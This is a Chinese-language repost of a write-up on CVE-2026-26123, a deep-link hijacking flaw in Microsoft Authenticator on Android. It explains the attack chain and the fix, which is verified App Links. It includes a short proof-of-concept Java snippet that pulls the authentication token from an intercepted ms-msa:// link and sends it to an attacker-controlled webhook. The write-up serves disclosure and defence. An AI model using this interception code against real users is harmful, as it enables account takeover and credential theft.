




【CVE-2026-26123】微软身份认证器 DeepLink 漏洞

微软身份验证器漏洞剖析:一个被“遗弃”的深层链接如何导致账户全面失守 安全领域时常上演这样的故事:最坚固的堡垒,往往从一道无人看管的侧门被攻破。近期一个已被编号为CVE-2026-26123的漏洞,正是这样一个典型案例。该漏洞已得到缓解,并经由负责任披露流程提交至微软安全响应中心。 问题的核心,出在
微软身份验证器漏洞剖析:一个被“遗弃”的深层链接如何导致账户全面失守
安全领域时常上演这样的故事:最坚固的堡垒,往往从一道无人看管的侧门被攻破。近期一个已被编号为CVE-2026-26123的漏洞,正是这样一个典型案例。该漏洞已得到缓解,并经由负责任披露流程提交至微软安全响应中心。
问题的核心,出在微软身份验证器中一个用于安全引导用户登录或启用双因素认证的ms-msa://深层链接上。这个链接本身并未被应用正确声明。
正是这一看似技术性的疏忽,酿成了一场“完美风暴”:任何恶意应用都可以轻松拦截其中传递的身份验证令牌,最终导致攻击者能完全接管用户账户——包括双因素认证、密码要求在内的所有安全防护,在此刻形同虚设。
一、背景设定:当便利遭遇灾难

不妨设想一个再常见不过的场景:你正在手机上配置微软身份验证器。按照流程,微软的网页界面生成了一个二维码。你自然而然地拿出手机,用系统自带的摄像头扫描它,然后点击屏幕上弹出的“打开链接”……就在这一瞬间,你的账户控制权可能已经拱手让人。
最可怕的是,整个过程天衣无缝,你对此将毫无察觉。
二、深度链接灾难剖析
1. 什么是深层链接?
简单来说,Android的深层链接功能,允许用户从一个链接(可能来自网页、搜索结果或通知)被直接带入特定应用的内部页面。
你可以把这些深层链接理解为具有专属“暗号”的URL,专门用来唤醒对应的应用。日常生活中随处可见:
spotify://track/... 会打开Spotify播放歌曲;uber:// 能直接启动Uber叫车界面;而 ms-msa:// —— 本应打开微软身份验证器。
请注意,这里的关键词是“本应”。
2. 漏洞:一个数字遗弃案例
当微软身份验证器为账户设置生成二维码时,它会创造出类似下面这样的深层链接:
ms-msa://code=M.C544_BL2.2.U.60e61ddd-1d08-127d-d783-bda9b7v&uaid=88498cfad78b4669aaec4b7a1c8&expires=3964722534这个链接里携带的令牌,堪称“数字黄金”。它是能绕开所有防线——双因素认证、密码、安全问题——的直接身份验证凭证,无异于一把万能钥匙。
那么,离谱的事情来了:微软身份验证器自身,竟然没有“认领”这个本该属于它的深层链接。
这意味着,当这个链接通过以下几种最常见的方式被触发时:
- 手机原生二维码扫描器
- 网页中的直接点击
- ADB命令发送的隐式意图
结果是什么?错误。应用甚至不会启动。用户点击“打开链接”后,被启动的很可能是攻击者预先埋设的恶意应用。
3. 利用:深层链接劫持入门
由于正主“抛弃”了自家的链接,任何应用都可以宣告对这个链接的所有权。没有竞争,用户也不会收到“请选择用哪个应用打开”的提示。恶意应用默认成为赢家。
经验证,这一情况在最新的Android和iOS系统,以及当时最新的微软身份验证器版本上均存在。
4. 构建“伪造身份验证器”
打造一个用于演示的概念验证应用,简单到几乎令人尴尬:
步骤1:注册被遗弃的深层链接
只需在恶意应用的配置文件中声明如下意图过滤器:
步骤2:提取并外传令牌
在应用启动后,几行代码就能截获关键信息:
Intent intent = getIntent();
Uri data = intent.getData();
String token = data.getQueryParameter("code");
// 将令牌发送到攻击者控制的服务器
sendToWebhook(token);
步骤3:获利
凭借窃取到的令牌,攻击者几乎可以为所欲为:

- 直接通过身份验证器生成有效的双因素认证代码
- 无需密码即可登录受害者的微软账户
- 获得对账户的完全访问权限
可能因此沦陷的服务列表长得吓人:电子邮件、Office全家桶、Microsoft Teams、OneDrive、Skype、Outlook等等。
5. 攻击链
整个攻击流程可以清晰还原:
- 受害者访问微软登录页面。
- 页面生成包含
ms-msa://深层链接的二维码。 - 受害者使用手机原生摄像头扫描(这是标准操作流程)。
- 手机弹出“打开链接”提示。
- 恶意应用无声拦截——真正的微软身份验证器根本没有出现。
- 令牌被发送至攻击者的服务器。
- 攻击者使用令牌,成功登录。
三、影响:完整的账户接管
这绝非纸上谈兵的理论漏洞,其实际影响极为严重:
- 范围极广:所有使用微软账户的服务均暴露在风险之下。
- 防护尽失:双因素认证、密码、安全警报等层层防护被一并绕过。
- 极难察觉:攻击过程完全沉默,受害者收不到任何异常通知。
更危险的是,该攻击所需的用户交互极少(仅是扫描二维码这个被鼓励的正规操作),且恶意应用除了基础的网络访问权限外,无需申请任何可疑权限,极容易通过应用商店审核。
四、修复措施:正确实施应用链接
解决方案在技术上并不复杂:正确实施并验证Android应用链接即可。应用链接通过关联网站域名,能够确保特定的URL只能由指定的应用打开,从而从根本上杜绝此类劫持。
五、对安全工程师和开发者的教训
这个案例给所有人敲响了警钟:必须定期审计应用中的所有深层链接,务必为关键链接实施应用链接验证。身份验证流程值得投入最高级别的安全审查。道理很明白:你可以打造世界上最坚固的锁,但如果把钥匙随手放在门垫下面,一切防护都是徒劳。
看,关键而简单的漏洞,往往就藏在这些最基础的地方。
六、时间线与披露
此漏洞已获得CVE编号认可,并已得到微软的修复缓解。整个概念验证仅需网络权限,这使其隐蔽性和危险性尤为突出。
建议所有用户将微软身份验证器更新至最新版本,以确保安全。
原文参考:https://khaledsec.medium.com/e0409a920a02?sk=df506976e7c2d15fd29e70725873f6e2

游乐网为非赢利性网站,所展示的游戏/软件/文章内容均来自于互联网或第三方用户上传分享,版权归原作者所有,本站不承担相应法律责任。如您发现有涉嫌抄袭侵权的内容,请联系youleyoucom@outlook.com。
 同类文章

台式机加装固态硬盘怎么选?三星9100 PRO深度解析
台式机升级存储常受限于系统启动慢、游戏加载卡顿与大文件传输延迟。本文基于三星9100 PRO的PCIe 5 0架构、14800MB s读取、13400MB s写入、2200K 2600K IOPS、1TB~8TB容量、第八代V-NAND与5nm主控、镍涂层散热与DTG技术、散热片版适配及魔术师软件,提供选购判断与安装兼容性要点,帮助读者评估是否值得一步到位升级。

宁德时代2026年中期分红61.8亿元,同比增35%,创历史新高
宁德时代发布2026年中期分红方案,总额达61 8亿元,同比增长35%。本文梳理分红具体安排、历史对比、业绩支撑及分红机制,帮助投资者评估公司现金流实力与股东回报策略。

企业硬盘报废销毁合规指南:如何选择专业机构与处理流程
企业硬盘报废面临数据复原与合规风险,需选择具备资质且流程透明的专业机构。本文解析行业乱象,介绍以团体标准为核心的合规销毁流程,涵盖上门收运、消磁粉碎、视频溯源及尾料处置,帮助企业规避泄密责任,确保数据安全闭环。

机密文件销毁找什么机构?认准团标参编与资质合规
机密文件销毁找什么机构?核心在于甄别服务商是否具备正规保密资质及是否参与行业标准制定。本文解析《商业秘密及敏感信息载体销毁通用规范》团标要求,提供筛选销毁机构的实操指南,帮助企业规避数据泄露风险,确保销毁流程合规可溯。

影石Insta360 X6全球首销登顶:8K全景画质与AI创作功能解析
影石Insta360 X6全球同步发售即登顶国内外主流平台销量榜首。本文解析其搭载的索尼定制方形大底传感器、4nm AI三芯架构及8K50fps画质,详解3D时光舱、AI导演等独家功能,探讨全景相机从专业工具向大众智能创作设备的演进趋势。


- 热门数据榜
 1
 2
 3
 4
5
6
7
8
9
10
相关攻略
 2026-09-01 11:26
2026-09-01 06:41
2026-08-31 11:19
2026-08-31 11:19
2026-08-31 11:18
2026-08-31 11:18
2026-08-31 11:17
2026-08-31 11:17
热门教程
- 游戏攻略
- 安卓教程
- 苹果教程
- 电脑教程







